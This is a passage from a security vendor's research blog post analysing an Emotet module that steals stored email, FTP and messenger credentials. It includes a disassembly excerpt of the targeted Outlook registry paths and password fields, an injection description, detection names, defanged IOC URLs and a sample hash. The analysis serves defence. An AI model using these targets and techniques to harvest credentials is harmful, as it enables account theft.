When this module is loaded in the ThreadFunction, it inserts the code extracted from itself into a newly-created LathParams.exe process to run. The newly-created process has a command line parameter like "%temp%\A98b.tmp". This is a temporary file used to save the stolen credential information.

It is able to steal credentials for Google accounts, FTP accounts saved in IE, Google Talk, Office Outlook, IncrediMail, Group Mail, MSN Messenger, Mozilla Thunderbird, and many others. The following screenshot shows some of them.



```
seg000:00413871 align 4
seg000:00413874 aSoftwareMicros db 'Software\Microsoft\Internet Account Manager\Accounts',0
seg000:00413874 ; DATA XREF: sub_402C1E+9F↑to
seg000:00413874 ; sub_403C17+C0↑to
seg000:004138A9 align 4
seg000:004138AC aSS db '%s%s',0 ; DATA XREF: sub_402C1E+62↑to
seg000:004138B2 align 4
seg000:004138B4 aSoftwareMicr_0 db 'Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts',0
seg000:004138B4 ; DATA XREF: sub_402C1E:loc_402CFB↑to
seg000:004138B4 ; sub_403C17+E5↑to
seg000:004138F3 align 4
seg000:004138F4 aDisplayname db 'DisplayName',0 ; DATA XREF: sub_402D74+59↑to
seg000:00413900 aEmailaddress db 'EmailAddress',0 ; DATA XREF: sub_402D74+86↑to
seg000:00413900 align 10h
seg000:00413910 aPopaccount db 'PopAccount',0 ; DATA XREF: sub_402D74+9C↑to
seg000:00413910 ; sub_403127+100↑to
seg000:0041391B align 4
seg000:0041391C aPopserver db 'PopServer',0 ; DATA XREF: sub_402D74+B2↑to
seg000:0041391C ; sub_403127+62↑to
seg000:00413926 align 4
seg000:00413928 aPopport db 'PopPort',0 ; DATA XREF: sub_402D74+C5↑to
seg000:00413930 aPoplogsecure db 'PopLogSecure',0 ; DATA XREF: sub_402D74+D6↑to
seg000:00413930 align 10h
seg000:00413940 aPoppassword db 'PopPassword',0 ; DATA XREF: sub_402D74+F1↑to
seg000:0041394C aSmtppaccount db 'SMTPAccount',0 ; DATA XREF: sub_402D74+136↑to
seg000:00413958 aSmtppserver db 'SMTPServer',0 ; DATA XREF: sub_402D74+14C↑to
seg000:00413958 ; sub_4033B1+3C↑to
seg000:00413963 align 4
seg000:00413964 aSmtppport db 'SMTPPort',0 ; DATA XREF: sub_402D74+162↑to
seg000:0041396D align 10h
seg000:00413970 aSmtpllogsecure db 'SMTPLogSecure',0 ; DATA XREF: sub_402D74+176↑to
seg000:0041397E align 10h
seg000:00413980 aSmtppassword db 'SMTPPassword',0 ; DATA XREF: sub_402D74+191↑to

00013928 00413928: seg000:aPopport (Synchronized with Hex View-1)
```

Figure 10. Targeted email-related credentials

For testing purposes, I added a test account into MS Office Outlook to see how it works. The account profile is shown here in Figure 11:

Change Account

Internet E-mail Settings
Each of these settings are required to get your e-mail account working.

User Information

Your Name: just_test

E-mail Address: test1_test1@gmail.com

Server Information

Account Type: POP3

Incoming mail server: pop.gmail.com

Outgoing mail server (SMTP): smtp.gmail.com

Logon Information

User Name: test11

Password: *****

☒ Remember password

☐ Require logon using Secure Password Authentication (SPA)

Test Account Settings

After filling out the information on this screen, we recommend you test your account by clicking the button below. (Requires network connection)

Test Account Settings ...

☐ Test Account Settings by clicking the Next button

More Settings ...

< Back Next > Cancel

Figure 11. Test account added into Outlook

The stolen credential data is saved in the temporary file specified in the command line parameter, where it will be encrypted and sent to the C&C server in the ThreadFunction. In the following several figures you can see the stolen credential information in the temporary file, the data in memory before encryption, and the data sent to the C&C server.




Figure 14. Data sent to the C&C server

S o l u t i o n

The original JS file has been detected as **JS/Nemucod.F436!tr** and the downloaded Emotet exe has been detected as **W32/GenKryptik.ADJR!tr** by the FortiGuard Antivirus service.

I o C

URL:

"hxxp://willemberg.co.za/TwnZ36149pKUsr/"

"hxxp://meanconsulting.com/K44975X/"

"hxxp://microtecno.com/i17281nfryG/"

"hxxp://thefake.com/Y96158yeXR/"

"hxxp://cdoprojectgraduation.com/eaSz15612O/"

Sample SHA256:

Invoice__779__Apr__25__2017__lang__gb__GB779.js

B392E93A5753601DB564E6F2DC6A945AAC3861BC31E2C1E5E7F3CD4E5BB150A4

by  Xiaopeng Zhang | May 03, 2017 | Filed in: Security Research

Tags: [java script](#) | [malware](#) | [threat research](#) | [js](#) | [emotet](#) | [script](#) | [trojan](#) | [rat](#) | [exe](#) | [windows](#)

↓ [Previous Post: Byline: Will Automated Next Gen Cybersecurity be Based on Intent?](#)

Corporate

[About Fortinet](#)

[Investor Relations](#)

[Careers](#)

[Partners](#)

[Global Offices](#)

[Fortinet in the News](#)

[Contact Us](#)

How to Buy

[Find a Reseller](#)

[FortiPartner Program](#)

[Fortinet Store](#)

Products

[Product Family](#)

[Certifications](#)

[Awards](#)

[Video Library](#)

Service & Support

[FortiCare Support](#)

[Support Helpdesk](#)

[FortiGuard Center](#)



Copyright © 2000 - 2017 Fortinet, Inc. All Rights Reserved. | [Terms of Service](#) | [Privacy](#)